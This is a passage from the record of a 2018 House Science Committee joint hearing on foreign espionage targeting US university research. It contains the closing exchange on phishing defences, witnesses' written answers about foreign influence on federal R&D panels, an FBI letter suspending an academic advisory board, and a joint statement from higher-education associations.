Mr. LOUDERMILK. Well, have you seen, are they reporting these IP addresses to have them blacklisted or do they communicate with other universities? I mean, the strength of these research universities is the collaboration on their research and development. Are they collaborating with one another to highlight that, you know, we've been subjected to a phishing attack, we've been—data has been breached? Are they going outside of their own infrastructure? I mean, I commend them. You know, you go into your gateway, your firewall, you block that IP address, but from an IT perspective, there seems to be so many more things that could be done, hiding your page such as this so it's not available to the public to replicate that, that you have to be interior to the network to actually get to that page, reporting to your internet provider to have the IP blacklisted, I mean, that's one step that—of course, they can change their IP addresses, but also education and collaborating with other universities. I mean, do you see that they're doing this and what other steps could they or should they be taking?

Mr. HASSOLD. I'm sure every university is different specifically how they deal with these types of attacks. There are resources like REN–ISAC, which I've mentioned multiple times, that sort of is that central place for intelligence and information-sharing that they can use. I don't know how much universities directly interact

with one another, especially—I would assume that there would be some sort of interaction.

There are some other defensive tactics that would probably stem the effectiveness of these types of attacks like multifactor authentication that a lot of schools don't utilize. And from what I've learned with my discussions with university partners, as well as some of the folks at REN–ISAC, the cost associated with implementing multifactor authentication is pretty significant, and a lot of universities don't have the sources of funding to be able to pay for things like that. But something like multifactor authentication would be able to prevent some of these types of attacks after the fact by not allowing foreign actors to be able to login to the actual legitimate pages.

Mr. LOUDERMILK. I appreciate that. And so as with any attack, it appears this could have been prevented by, you know—and hindsight is 20/20, but it could have been prevented.

Last question. Are the universities taking this serious enough to prevent it from happening in the future? And I'll open that up to anybody on the panel.

Mr. HASSOLD. That's a good question. That would be a question I think would be better suited to be answered by the actual universities. I think they would probably have better insight into it. But I think this—these—this type of threat is so sophisticated that dealing with it would take significant resources to do and a significant planning and collaboration amongst the entire academic institution.

Mr. LOUDERMILK. Thank you. Anyone else care to—all right. Well, Mr. Chairman, thank you. I yield back.

Mr. HIGGINS. I thank my colleague.

This has certainly been an enlightening conversation we've engaged in today. I thank the witnesses for their valuable testimony and the Members for their questions. The record will remain open for two weeks for additional comments and written questions from Members.

The Science, Space, and Technology Oversight Subcommittee and Research and Technology Subcommittee joint hearing is adjourned.

[Whereupon, at 12:01 p.m., the Subcommittees were adjourned.]

Appendix I

Answers to Post-Hearing Questions

ANSWERS TO POST-HEARING QUESTIONS

Responses by The Hon. Michael Wessel

HOUSE COMMITTEE ON SCIENCE, SPACE, AND TECHNOLOGY

"Scholars or Spies: Foreign Plots Targeting America's Research and Development"

The Honorable Michael Wessel, Commissioner, U.S.-China Economic and Security Review Commission

Questions Submitted by Ranking Member Daniel Lipinski,
Subcommittee on Research & Technology,
House Committee on Science, Space, and Technology

1. Although a lot of our focus so far has been on China and on conduct at research universities, I think it's important for us to think more broadly about foreign influence on our federal R&D funding programs. Many of these programs are advised by panels of outside experts, some of whom work for companies controlled by foreign governments. For example, a member of the National Space Council Users Advisory Group works for a company run by a Russian oligarch. As we explore ways that foreign nations are exploiting our academic institutions, should we also be looking at ways they may be influencing our R&D policy?

Answer: Research and development is the lifeblood of today's and tomorrow's economy and our national security. While we should continue to collaborate with foreign interests to ensure that research that can contribute to solving many of the world's key challenges, for example pandemics, environmental sustainability and other issues, is broadly available, we must also recognize that certain strategic R&D activities should be focused on advancing U.S. interests. There is no "one size fits all" approach to this problem but our government should identify key technologies and fields where foreign interests aim to harvest the fruits of U.S. activities rather than contribute to our efforts in support of general societal advances. Individuals and entities with ties to countries that are of concern in terms of economic, foreign policy and security relations – China, Russia, Iran and others – should be carefully scrutinized for participation in

these programs and the presumption should be that their inclusion is not in our national interest.

Responses by The Hon. Michelle Van Cleave

HOUSE COMMITTEE ON SCIENCE, SPACE, AND TECHNOLOGY

"Scholars or Spies: Foreign Plots Targeting America's Research and Development"

The Honorable Michelle Van Cleave, former National Counterintelligence Executive

Questions Submitted by Ranking Member Daniel Lipinski,
Subcommittee on Research & Technology,
House Committee on Science, Space, and Technology

1. Although a lot of our focus so far has been on China and on conduct at research universities, I think it's important for us to think more broadly about foreign influence on our federal R&D funding programs. Many of these programs are advised by panels of outside experts, some of whom work for companies controlled by foreign governments. For example, a member of the National Space Council Users Advisory Group works for a company run by a Russian oligarch. As we explore ways that foreign nations are exploiting our academic institutions, should we also be looking at ways they may be influencing our R&D policy?

Answer: I could not agree more. From my experience and understanding, members of Federal Advisory Committees (other than designated representatives of non-governmental organizations) serve as Special Government Employees. As such, they are subject to the Ethics in Government laws, including the laws governing conflicts of interest. My reading of those laws would suggest that working for a foreign entity with interests contrary to those of the United States would be disqualifying. I am not familiar with the case that you site, but on its face I find it a cause for concern. At a minimum, the Committee may want to review the ethics laws to ensure that the prospect of foreign influence over federal advisory committee members is explicitly called out as a conflict of interest, and rigorously enforced.

Responses by Mr. Daniel Golden

HOUSE COMMITTEE ON SCIENCE, SPACE, AND TECHNOLOGY

"Scholars or Spies: Foreign Plots Targeting America's Research and Development"

Mr. Daniel Golden, Author, *Spy Schools*

Questions Submitted by Ranking Member Daniel Lipinski,
Subcommittee on Research & Technology,
House Committee on Science, Space, and Technology

1. Although a lot of our focus so far has been on China and on conduct at research universities, I think it's important for us to think more broadly about foreign influence on our federal R&D funding programs. Many of these programs are advised by panels of outside experts, some of whom work for companies controlled by foreign governments. For example, a member of the National Space Council Users Advisory Group works for a company run by a Russian oligarch. As we explore ways that foreign nations are exploiting our academic institutions, should we also be looking at ways they may be influencing our R&D policy?

Answer: Unfortunately I am not familiar with these advisory panels, but exploring how foreign nations influence our R&D programs sounds like a worthwhile direction to pursue.

Responses by Mr. Crane Hassold

HOUSE COMMITTEE ON SCIENCE, SPACE, AND TECHNOLOGY

"Scholars or Spies: Foreign Plots Targeting America's Research and Development"

Mr. Crane Hassold, Director of Threat Intelligence, PhishLabs

Questions Submitted by Ranking Member Daniel Lipinski,
Subcommittee on Research & Technology,
House Committee on Science, Space, and Technology

1. Although a lot of our focus so far has been on China and on conduct at research universities, I think it's important for us to think more broadly about foreign influence on our federal R&D funding programs. Many of these programs are advised by panels of outside experts, some of whom work for companies controlled by foreign governments. For example, a member of the National Space Council Users Advisory Group works for a company run by a Russian oligarch. As we explore ways that foreign nations are exploiting our academic institutions, should we also be looking at ways they may be influencing our R&D policy?

Answer: As has become apparent in recent years, influence operations by foreign adversaries are becoming a significant threat to American institutions. These operations are a more indirect method of obtaining a desired objective that take considerably more time than a direct cyber attack to steal research material from our public institutions and private companies. We should always be identifying any way our adversaries could exploit our resources; however, in the future, the biggest threats will likely come from the cyber attack surface.

Appendix II

Additional Material for the Record

DOCUMENTS SUBMITTED BY REPRESENTATIVE DONALD S. BEYER, JR.

U.S. DEPARTMENT OF JUSTICE
FEDERAL BUREAU OF INVESTIGATION
OFFICE OF PRIVATE SECTOR

FEB 21 2018
REF TO FILE

NSHEAB Members,

Over the last two years, the FBI restructured and focused its external engagement strategy with the private sector and academia in an effort to speak with one voice and align the bureau's priorities across the enterprise. With this change, several of the FBI's most significant and established outreach programs became the foundation for the new Office of Private Sector division. In the process, the FBI also chose to suspend some specialized programs, including the National Security Higher Education Advisory Board, and create new strategic partnerships.

Currently, OPS is exploring and evaluating mutually-beneficial academic engagement opportunities and the potential initiation of new advisory groups to partner with the FBI. In the interim, the FBI will continue with its vital academic engagement across all of its field offices based on the changing threat environments identified by our substantive operational divisions,

The FBI will continue to promote engagement through its individual field offices, and those universities and colleges in their respective areas of responsibility. This has always been the case, and is not changing. Additionally, other academic outreach efforts are still continuing, to include such programs as the Cyber Division's Cyber Subcommittee that was initiated as an offshoot of the NSHEAB, and the Weapons of Mass Destruction Directorate's Chemical-Biological Safety Program. The Counterterrorism Division also maintains its Campus Liaison Officer Program.

On behalf of the FBI, thank you for your insights and participation over the years to strengthen the relationship between the U.S. Intelligence, law enforcement, and academia communities. It has been a pleasure having you play a critical role in assisting us in our mission to protect U.S. national security and the American people. We hope to be able to call upon you again in the future for advice and counsel as the FBI continues to pursue meaningful engagements with the private sector.

Respectfully,

Shannon Rose
Unit Chief
Office of Private Sector
(202) 436-8225
dscrose@fbi.gov

Joint Statement of the
American Council on Education, Association of American Universities,
Association of Public and Land-grant Universities and the Council on Governmental Relations

"Scholars or Spies: Foreign Plots Targeting America's Research and Development"
House Science, Space, and Technology Committee Subcommittee on Oversight and
Subcommittee on Research and Technology Hearing
2318 Rayburn House Office Building
April 11, 2018

The global events of recent years and evolving threats to the United States present new security challenges and require a careful reassessment of our nation's security vulnerabilities, including those of our colleges and universities. As part of the government-university partnership, U.S. universities share a responsibility with the federal government to ensure that research conducted under their auspices contributes to our national defense and homeland security. Each must work to ensure that the fruits of this research are appropriately secured and protected from outside intrusion or theft by foreign actors and/or governments.

Together, our four associations represent all major U.S. research universities and higher education institutions. Our member research universities share a vested interest with the government in ensuring that intellectual property, proprietary information, trade secrets, sensitive data, and other classified and/or otherwise controlled government information developed or housed at our institutions is not susceptible to academic exfiltration, espionage, or exploitation. Accordingly, we welcome the opportunity to continue to work constructively and cooperatively with Congress and the major national security agencies, including the Federal Bureau of Investigation (FBI), the Central Intelligence Agency (CIA), the National Security Agency (NSA), and the Departments of Justice, Homeland Security, State, Defense, Commerce and government research agencies to protect legitimate national security interests associated with scientific research conducted at universities.

We greatly appreciate past efforts by the federal government, such as programs launched by the U.S. Departments of Commerce and State, the FBI, and other security agencies, to engage with the higher education community and to forge closer relationships between the academic and security communities both at the local and national levels. The higher education community values the increased training and outreach efforts undertaken by the Commerce Department's Bureau of Industry and Security (BIS) to help ensure understanding of and compliance with export control laws. We also appreciate other collaborative initiatives with our associations, such as the FBI's Weapons of Mass Destruction Directorates Chemical-Biological Safety Program.

The Department of Homeland Security's Homeland Security Academic Advisory Council (HSAAC) provides another very useful forum to discuss such issues; we urge that HSAAC

continue its work as HSAAC is an excellent assembly for increased conversations and deliberations about the very types of security issues raised at today's hearing.

Campus safety and security programs instituted by the FBI after September 11, 2001, including the Counterterrorism Division's Campus Liaison Officer Program and the College and University Security Effort, have proven beneficial for cultivating relationships between local FBI officials, university security personnel, and research administrators. These programs have allowed the FBI to know who to turn to when they have specific campus-based security concerns and have given our universities a clear point of contact at the Bureau to alert when data breaches or other potential threats have been identified on our campuses.

Unfortunately, another useful government-university security forum, the FBI's National Security Higher Education Board (NSHEB), which was created by the FBI for high-level university leaders to engage directly with government security officials and is referenced in the Charter for this particular hearing, was disbanded in February 2018. The NSHEB served as a useful venue for the university and security communities to candidly discuss national priorities pertaining to terrorism, counterintelligence, immigration, and homeland security. The Board also provided a forum where the higher education and federal security agencies could collaborate to address important security, scientific, technical, and training issues relating to concerns such as export controls, cybersecurity, and training needs in technical areas where domestically-trained talent is essential.

Our associations are disappointed with the decision to disband the NSHEB because we believe it comes at a time when the very types of discussions the Board enabled between the university community and federal security agencies could be especially valuable. We are currently seeking a meeting with FBI leadership to discuss if an alternative forum can be developed to convene future high-level discussions.

We look forward to continuing the dialogue with the House Committee on Space, Science, and Technology concerning how our universities can be even more effective at partnering with federal research and security agencies to advance the nation's scientific interests while at the same protecting our national security. We would welcome an opportunity to identify leaders from the academic community who can speak to what universities are already doing to address key security concerns on our campuses as they relate to the research we conduct on behalf of the federal government.